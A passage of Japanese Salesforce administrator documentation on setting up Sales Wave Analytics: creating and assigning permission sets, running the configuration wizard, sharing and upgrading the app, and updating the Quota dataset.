   c. **警告:** このステップを正確に実行しないと、組織の一部のユーザが Sales Wave にアクセスできなくなる可能性があります。

      [ユーザライセンス] 項目をデフォルト値の `--None--` のままにします。ユーザライセンスは選択しないでください。
   d. [保存] をクリックします。権限セットの詳細ページに新しい権限セットが表示されます。次に、ユーザ権限を権限セットに追加します。
   e. 権限セットの詳細ページの最下部までスクロールし、[システム権限] をクリックします。次に、[編集] をクリックします。
   f. 「Wave Analytics テンプレートアプリケーションの使用」、「Sales Cloud Analytics テンプレートおよびアプリケーションへのアクセス」、「Wave Analytics テンプレートアプリケーションの管理」、「Wave Analytics データフローの編集」ユーザ権限を選択します。4 つすべてを選択してください。[保存] をクリックします。ユーザが Sales Wave を作成および管理して、すべてのアプリケーション機能にアクセスできる権限セットが正常に作成されました。これで、この権限セットをユーザに割り当てることができます。この割り当てについては、「Sales Wave 権限セットのユーザへの割り当て」を参照してください。

2. ユーザがアプリケーションダッシュボードおよびデータセットを表示できる「Sales Wave の表示」権限セットを作成します。
   a. [設定] メニューで、[管理] の [ユーザの管理] | [権限セット] をクリックし、[新規] をクリックします。
   b. [表示ラベル] 項目に `View Sales Wave` と入力します。これにより API 参照名も自動的に作成されます。この参照名は必要に応じて変更できます。API 参照名には、スペースは使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。

c. 警告: このステップを正確に実行しないと、組織の一部のユーザが Sales Wave にアクセスできなくなる可能性があります。

[ユーザライセンス]項目をデフォルト値の `--None--` のままにします。ユーザライセンスは選択しないでください。

d. [保存]をクリックします。権限セットの詳細ページに新しい権限セットが表示されます。次に、ユーザ権限を権限セットに追加します。

e. 権限セットの詳細ページの最下部までスクロールし、[システム権限]をクリックします。次に、[編集]をクリックします。

f. 「Wave Analytics テンプレートアプリケーションの使用」と「Sales Cloud Analytics テンプレートおよびアプリケーションへのアクセス」ユーザ権限のみを選択し、[保存]をクリックします。ユーザが Sales Wave ダッシュボードおよびデータセットを表示できる権限セットが正常に作成されました。これで、この権限セットをユーザに割り当てることができます。この割り当てについては、「Sales Wave 権限セットのユーザへの割り当て」(ページ 4122)を参照してください。

Sales Wave 権限セットのユーザへの割り当て

権限セットを 1 人以上の Sales Wave ユーザに割り当てて (1 人ずつまたは一括で)、アプリケーション機能へのアクセス権を付与します。

ユーザ権限

ユーザに権限セットを割り当てる
- 「権限セットの割り当て」

1. [設定]メニューで、[管理]の[ユーザの管理]|[権限セット]をクリックします。
2. 警告: 「Sales Wave の管理」権限セットがあるとユーザは Sales Wave を管理できるようになります。これにより、アプリケーションを作成、編集、削除できるようになるため、この権限セットは慎重に割り当ててください。これはアプリケーションを管理するユーザにのみ割り当てます。

   ユーザに割り当てる権限セットをクリックします。「Sales Wave アプリケーション権限セットの作成」の手順に従っている場合は、「Sales Wave の管理」または「Sales Wave の表示」権限セットを選択します。
3. [割り当ての管理]をクリックし、[割り当てを追加]をクリックします。
4. Wave にアクセスする必要があるユーザを選択し、[完了]をクリックします。

これらの手順が完了したら、Sales Wave を作成して、組織のユーザと共有します。アプリケーションをユーザと共有すると、ユーザは Sales Wave ダッシュボードおよびデータセットの探索のみを実行できるようになります。

Sales Wave Analytics アプリケーションの作成と共有

Sales Wave アプリケーションのコンフィグレータを使用してアプリケーションを作成し、Sales Wave データの価値をすばやく明らかにすることができます。


Sales Wave アプリケーションを作成するには、次の手順を実行します。結果に問題がある場合は、アプリケーションを削除してすぐに再作成できます。ここで説明する手順については、動画「Create the Sales Wave App, Part 1: Using the Configuration Wizard」(Sales Wave アプリケーションの作成、第 1 部: 設定ウィザードの使用) でも説明しています。

ユーザ権限

Wave アプリケーションを作成および管理する

- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

1. Salesforce にログインします。
2. Force.com メニュー (Salesforce ウィンドウの右上) から **[Wave Analytics]** を選択します。




3. **[作成]** をクリックし、[アプリケーション]、**[Sales Wave]** の順に選択し、[次へ] をクリックします。
4. Salesforce で Sales Wave 設定ウィザードが開き、アプリケーションの操作性をカスタマイズできます。ウィザードに一連の画面が表示され、それぞれに質問のセットと、回答の選択肢のプルダウンメニューが示されます。会社でデータをどう表示するかに従って質問に回答します。これらの質問への回答方法についての詳細は、「設定ウィザードを使用した Sales Wave のカスタマイズ」を参照してください。Sales Wave は、[Sales Wave Analytics のカスタマイズ] ダッシュボードに回答を保存します。このダッシュボードはアプリケーションと共に作成されます。
5. 会社の他のユーザにわかりやすい名前をアプリケーションに付けます。
6. **[作成]** をクリックします。アプリケーションとそのアセット (データフロー定義ファイル、データセット、ダッシュボードなど) を作成するデータフローが起動されます。

7. アプリケーション作成プロセスには数分かかる場合があります。データフローの状況を確認できます。確認する場合は、Waveホームページを開き、ページの右上にあるギアメニューをクリックして、[データ監視]を選択します。次に、左上にあるプルダウンで [データフロービュー] を選択し、目的のアプリケーションを探します。
8. メモ: アプリケーションリセット機能はSummer'16以降でリリースされたバージョンを使用してアプリケーションを作成したユーザのみが使用できます。

   重要: アプリケーションをリセットすると、データフローに追加した項目やオブジェクト、有効にしたアクション、セキュリティ設定やダッシュボードの色と表示ラベルに加えた変更など、ダッシュボードへのカスタマイズが削除されます。カスタマイズを行ったら、データフロー定義ファイルやダッシュボードのコピーを保存することをお勧めします。こうすることで、リセットを実行した場合にアプリケーションへコピーできます。

   ダッシュボードを確認した後で回答を変更する場合は、アプリケーションホームページの左側にある [アプリケーションをリセット] リンクをクリックします。



これにより設定ウィザードが開き、アプリケーション作成時に選択した回答が表示されます。新しい回答を選択し、ウィザードの最後のページで [リセット] をクリックします。新しい設定を使用してアプリケーションが再度作成されます。ダッシュボードを削除し、それを復元する場合にもリセット機能を使用できます。

9. アプリケーションを削除して、最初からアプリケーション作成プロセスをやり直すこともできます。削除するには、作成したアプリケーションのアイコンの上にカーソルを置いて、[削除] をクリックします。次に、[はい] をクリックして、アプリケーションに関連付けられたアセットをすべて削除することを確認します。アプリケーションを削除する前に、[Sales Wave Analytics のカスタマイズ] ダッシュボードのスクリーンショットを取得して、アプリケーションを再度作成するときに以前に選択した内容を確認できるようにします。
10. アプリケーションを作成したら、次は組織のユーザと共有します。アプリケーションを共有できるのは、「Wave Analytics テンプレートアプリケーションの使用」および「Sales Cloud Analytics テンプレートおよびアプリケーションへのアクセス」権限を持つユーザのみです (Sales Wave アプリケーションの権限についての詳

細は、「Sales Wave アプリケーションの Salesforce 権限の設定」を参照してください)。アプリケーションを共有するには、アプリケーションのアイコンの上にカーソルを置いて、[共有]をクリックします。次に、チームメンバーの名前を入力して [追加] をクリックし、[保存] をクリックします。

ビジネスでユーザレベルの目標を追跡する場合は、データの探索を開始する前にアプリケーションと共に作成された Quota (Target) データセットを更新します。「Sales Wave の Quota (Target) データセットの更新」を参照してください。

初めてアプリケーションを作成すると、Sales Wave ダッシュボードに階層内のロール名に関連付けられた番号が表示されます。そのロールの担当者の名前を表示するには、対応するデータセットの拡張メタデータ (XMD) ファイルを編集することによって、ロール値を更新できます。詳細は、「Sales Wave と Salesforce の統合」を参照してください。

関連トピック:

- 設定ウィザードを使用した Sales Wave のカスタマイズ
- Sales Wave アプリケーションのアップグレード

設定ウィザードを使用した Sales Wave のカスタマイズ

Sales Wave 設定ウィザードを使用すると、Sales Wave アプリケーションを会社のデータの表示方法に合わせて作成できます。


ユーザ権限

Wave アプリケーションを作成および管理する

- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

Sales Wave アプリケーションを作成するときに、組み込みの設定ウィザードに一連の質問が表示されます。各自の回答に応じて、Sales Wave のダッシュボードに販売データがどのように表示されるかが決まります。組織での Sales Cloud データの利用方法に基づいて、ダッシュボードができるだけ有意義かつ有用となるように、これらの質問に回答してください。

これは、組織で Salesforce 取引先および商談オブジェクトをどのように使用するのかに関する 2 ページの基本的な質問で始まります。商談に関するいずれかの質問で、商品オブジェクトを使用するかどうかが尋ねられます。「はい」と回答すると、商品オブジェクトをどのように使用するのかに関する質問のページが表示されます。次の数ページでは、いくつかの一般的な質問と、Wave にインポートするアプリケーションデータセットおよびダッシュボードの追加データに関する質問が行われます。これにより Sales Wave の機能が強化されます。



ウィザードには適切な回答を選択するのに役立つ説明があり、多くの質問は一目でわかるようになっています。次に、ウィザードの使用方法に関するヒントを示します。このヒントでは、複雑な質問に回答する方法も詳しく説明されています。

重要: 設定ウィザードを使用する前に次の 2 つの手順を実行します。

1. Salesforce 項目レベルセキュリティを設定して、Wave Analytics クラウドインテグレーションユーザが、SalesWave で使用するすべての項目を表示できるようにします。適切な項目レベルセキュリティ権限がないと、インテグレーションユーザがデータフローを実行したときにデータフローが失敗する可能性があります。「項目レベルセキュリティ」を参照してください。
2. ウィザードを使用する前にブラウザキャッシュを更新し、最近 Salesforce に追加した項目が含まれるようにします。

一般的なガイドライン

良い結果を得られるように、ウィザードを使用するときは次のガイドラインに従ってください。

- 大部分の質問では、**Salesforce**オブジェクトの項目が表示される選択リストで回答が提供されます。リストには、Salesforce の標準項目や、オブジェクトで設定したカスタム項目が表示されます。表示される項目から選択してこれらの質問に回答します。このタイプの質問の多くは 1 つの項目のみを選択できますが、一部の質問では複数の項目を選択できます。

- オブジェクトの項目は1回のみ選択できます。選択した項目は他の質問の回答では使用できなくなります。
- 他には、「はい」/「いいえ」で回答する質問、一連のオプションがある質問、またはテキストの入力が求められる質問もあります。
- アスタリスク (*) の付いた質問は必ず回答する必要があります。
- デフォルトの回答を使用すると、一連の便利なダッシュボードが作成されます。選択する内容が不明な場合は、事前に選択された回答を使用してください。一部の質問は事前に回答が選択されていません。そのような場合は、Sales Wave によって選択が求められます。結果に問題がある場合は、アプリケーションを削除して再作成できます。
- ウィザード設定で制御するのはアプリケーションの一部のみです(ダッシュボードで使用される検索条件など)。アプリケーションは、ユーザがほとんど作業することなく、すぐに Analytics の価値を享受できるように構築されています。
- 質問のコンテキストに適合するのは、一部の回答のみです。回答の選択リストには多くの項目が含まれていますが、アプリケーションに適合するのは一部の項目のみです。たとえば、取引先オブジェクトには[写真の URL] 項目が含まれていますが、[写真の URL] で取引先データを絞り込むことはほとんどありません。

ページ 1: Sales Wave で取引先データを表示する方法の設定

このページの質問では、Sales Wave で顧客データ、新規ビジネスのソース、および地理的データをどのように絞り込むのかを決定できます。すべて必須です。

- 質問 3: 取引先が新規ビジネスの場合、追跡に使用する取引先の項目について尋ねられます。これは、Sales Wave で新規ビジネスデータを絞り込むための 1 つの方法です。2 つ目の方法は、ページ 2 で選択する商談オブジェクトの項目に基づきます。
- 質問 4: 地理的データを表示する方法を尋ねられます。棒グラフ、標準の世界地図または国の地図のいずれかを選択できます。
- 質問 5: Sales Wave で地理的データのプライマリ検索条件として使用する取引先の項目について尋ねられます。質問 4 で世界地図を選択した場合は、国情報が含まれる項目を選択してください。国の地図を選択した場合は、州情報が含まれる項目を選択してください。

ページ 2: Sales Wave で商談データを表示する方法の設定

このページの質問では、Sales Wave で商談に関するデータをどのように絞り込むのかを決定できます。また、組織で商談オブジェクトを使用する方法についてもいくつか尋ねられます。すべて必須です。

- 質問 2: Sales Wave で新規ビジネスデータを絞り込む 2 つ目の方法を選択できます。最初の方法はページ 1 の質問 3 で決定します。
- 質問5:商談レベルで商品を追跡するかどうかが尋ねられます。商談レベルで商品を追跡する場合、「はい」と回答します。これにより、Sales Wave ウィザードには、商品オブジェクトをどのように使用するのかについて尋ねる別のページが表示されます。

ページ 3: Sales Wave で商品データを表示する方法の設定

このページは、商品を追跡するかどうかを尋ねる前のページの質問に「はい」と回答した場合にのみ表示されます。「いいえ」と回答した場合はページ 4 に移動し、このページは表示されません。このページの質問では、Sales Wave で商品に関するデータをどのように絞り込むのかを決定できます。

ページ 4: データセットとダッシュボードの機能強化

このページでは、その他の重要な要素(Sales Wave でデータを使用および表示する方法)について尋ねられます。これには、会計年度開始日およびセキュリティ設定に関する質問が含まれます。すべて必須です。

- 質問 2: 多くの組織は、営業チームの目標に関するデータを Salesforce 外部のツールで保持しています。Sales Wave ダッシュボードに表示されるようにそのデータをインポートする場合は、「はい」を選択します。次に、目標データが含まれる、以前に作成した CSV ファイルをインポートする必要があります。「Sales Wave の Quota (Target) データセットの更新」を参照してください。
- 質問 3: Sales Wave ユーザのデータへのアクセスを制御できます。次のオプションを選択できます。
  - オプション 1: Salesforce ロール階層 (ページ 675)が適用されます。これは、ユーザが自分や部下が所有している商談および取引先のデータのみを表示できることを意味します。
  - オプション 2: チームのベンチマークが有効になります。オプション 1 と同様にユーザは自分や部下が所有している商談および取引先のデータを表示できます。また、ユーザはロール階層の同じレベルの他のユーザが所有している商談および取引先のデータも表示できます。
  - オプション 3: ロールに関係なくすべてのユーザがすべての Sales Cloud データを表示できます。

ページ 5: 追加の取引先および商談データのインポート

このページの質問では、取引先および商談の追加項目のデータを選択して、アプリケーションのデータセットに取り込むことができます。データのインポート後、ユーザインターフェースで最初の変更を行うか、ダッシュボード JSON を変更すると、ダッシュボードでデータを表示できるようになります。質問では、基準(数値)とディメンション (テキスト) が含まれる項目について個別に尋ねられます。すべての質問は省略可能です。

ページ 6: オブジェクトの追加

Sales Wave で分析する追加の Salesforce オブジェクトを選択すると、データセットとしてアプリケーションに追加されます。

ページ 7 とページ 8: ページ 6 で選択したオブジェクトの項目の追加

ページ 6 の質問の回答に基づいて Sales Wave で作成されるデータセットに項目を追加します。ページ 6 で選択したオブジェクトから基準 (数値項目) とディメンション (テキスト項目) を選択できます。

関連トピック:

Sales Wave Analytics アプリケーションの作成と共有

Sales Wave アプリケーションのアップグレード


新しいバージョンがリリースされるたびにアプリケーションをアップグレードして、最新の Sales Wave 機能を活用します。

アプリケーションホームページの上部にあるバナーに、新しいバージョンのリリースが通知されます。リリースの詳細情報へのリンクも表示されます。アプリケーション名のすぐ下、ホームページの左側の列に、アップグレードプロセスを開始するためのリンクもあります。

ユーザ権限

Waveアプリケーションを作成および管理する

- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」



アプリケーションをアップグレードする手順は、次のとおりです。

1. バナーの [新機能] リンクか、アプリケーションホームページの左側の列の [新しいバージョンをご利用いただけます] をクリックします。
2. 開いたページの一番上に新しいバージョンに関する情報があります。ページ下部には、[現在のアプリケーションをアップグレード] と [新規アプリケーションを作成] という 2 つのボタンがあります。
3. ボタンの上にマウスポインタを置くと、その機能についての説明が表示されます。[現在のアプリケーションをアップグレード]をクリックすると、現在のアプリケーションとすべてのアセットが上書きされ、新し

いバージョンに基づくアプリケーションに置き換えられます。また、データフローに加えた新しい項目やオブジェクト、セキュリティ設定やダッシュボードの表示ラベルおよび色に加えた変更などのカスタマイズは削除されます。[新規アプリケーションを作成] をクリックすると、新しいバージョンに基づいて現在のアプリケーションの 2 つ目のコピーが作成されます。状況に合うオプションを決定し、該当するボタンをクリックします。

4. 警告: アプリケーションをカスタマイズした場合は、[現在のアプリケーションをアップグレード]ではなく [新規アプリケーションを作成] をクリックし、新しいバージョンに基づいてアプリケーションのコピーを作成します。これにより現在のバージョンとカスタマイズが保存され、カスタマイズした内容を新しいバージョンのアプリケーションに手動でコピーできます。

   [現在のアプリケーションをアップグレード] をクリックすると、アップグレードオプションは現在のアプリケーションを上書きし、追加したカスタマイズは削除されるという警告画面が表示されます。問題ない場合はチェックボックスをオンにし、[次へ]をクリックします。問題がある場合は、[戻る]をクリックして前の画面に戻ります。[次へ] をクリックすると、設定ウィザードへ進みます。ステップ 6 へスキップします。

5. [新規アプリケーションを作成] をクリックすると、設定ウィザードへ進みます。現在のアプリケーションを上書きせず、追加したカスタマイズも保存されるため、警告は表示されません。


6. 設定ウィザードは、最後にウィザードを使用したときに選択した設定を読み込んで表示されます。これらの設定を保持するか、変更できます。ウィザードの各ページを確認します。

7. ウィザードが完了すると、Wave の画面にアップグレードの影響を受けるアセットが表示されます。その画面で、アップグレードによって変更、削除、追加されるデータセット、ダッシュボード、レンズの数を確認します。また、アセットがどのように変更されるか(変更されたのはデータか、外観か)も表示されます。同じ画面で、アプリケーションに行われた変更のコードが含まれるファイルをダウンロードすることもできます。アプリケーションをカスタマイズしている場合、ファイルをダウンロードして保存し、カスタマイズコードをコピーして、アップグレードされたバージョンに貼り付けることができます。

8. *アップグレードオプションの場合のみ*:アプリケーションをアップグレードする場合は、[現在のアプリケーションをアップグレード]をクリックします。これにより、行ったカスタマイズは上書きされます。また、[戻る]をクリックし、設定ウィザードに戻って選択を変更することも、右上隅の [X] をクリックしてキャンセルすることもできます。

9. *作成オプションの場合のみ*:新しいアプリケーションを作成する場合、現在のバージョンとは異なるアプリケーション名を入力し、[新規アプリケーションを作成] をクリックします。このオプションでは、現在のアプリケーションとそのすべてのカスタマイズが保存されます。また、[戻る]をクリックし、設定ウィザードに戻って選択を変更することも、右上隅の [X] をクリックしてキャンセルすることもできます。

アプリケーション名の下のリンクに[アプリケーションをリセット]と表示されていれば、最新バージョンのアプリケーションが使用されており、アップグレードの必要はありません。



Sales Wave の Quota (Target) データセットの更新

ビジネスでユーザレベルの目標を追跡するかどうか、という設定ウィザードの質問に対する回答が「はい」であれば、アプリケーションにチームの目標データが含まれるように Sales Wave の Quota データセットを更新する必要があります。

Sales Wave アプリケーションを作成すると、Quota (Target) データセットが一緒に作成されます。Sales Wave でチームメンバーの月次、四半期、または年間の目標に対する追跡状況を調べるには、次の手順を実行して Quota データセットを更新する必要があります。また、ここに記載されている手順が説明されている動画「Create the Sales Wave App, Part 2: Upload the Quota CSV File and Schedule a Dataflow」(Sales Wave アプリケーションの作成、第 2 部: 目標の CSV ファイルのアップロードとデータフローのスケジュール) を閲覧することもできます。

ユーザ権限

Wave アプリケーションを作成および管理する

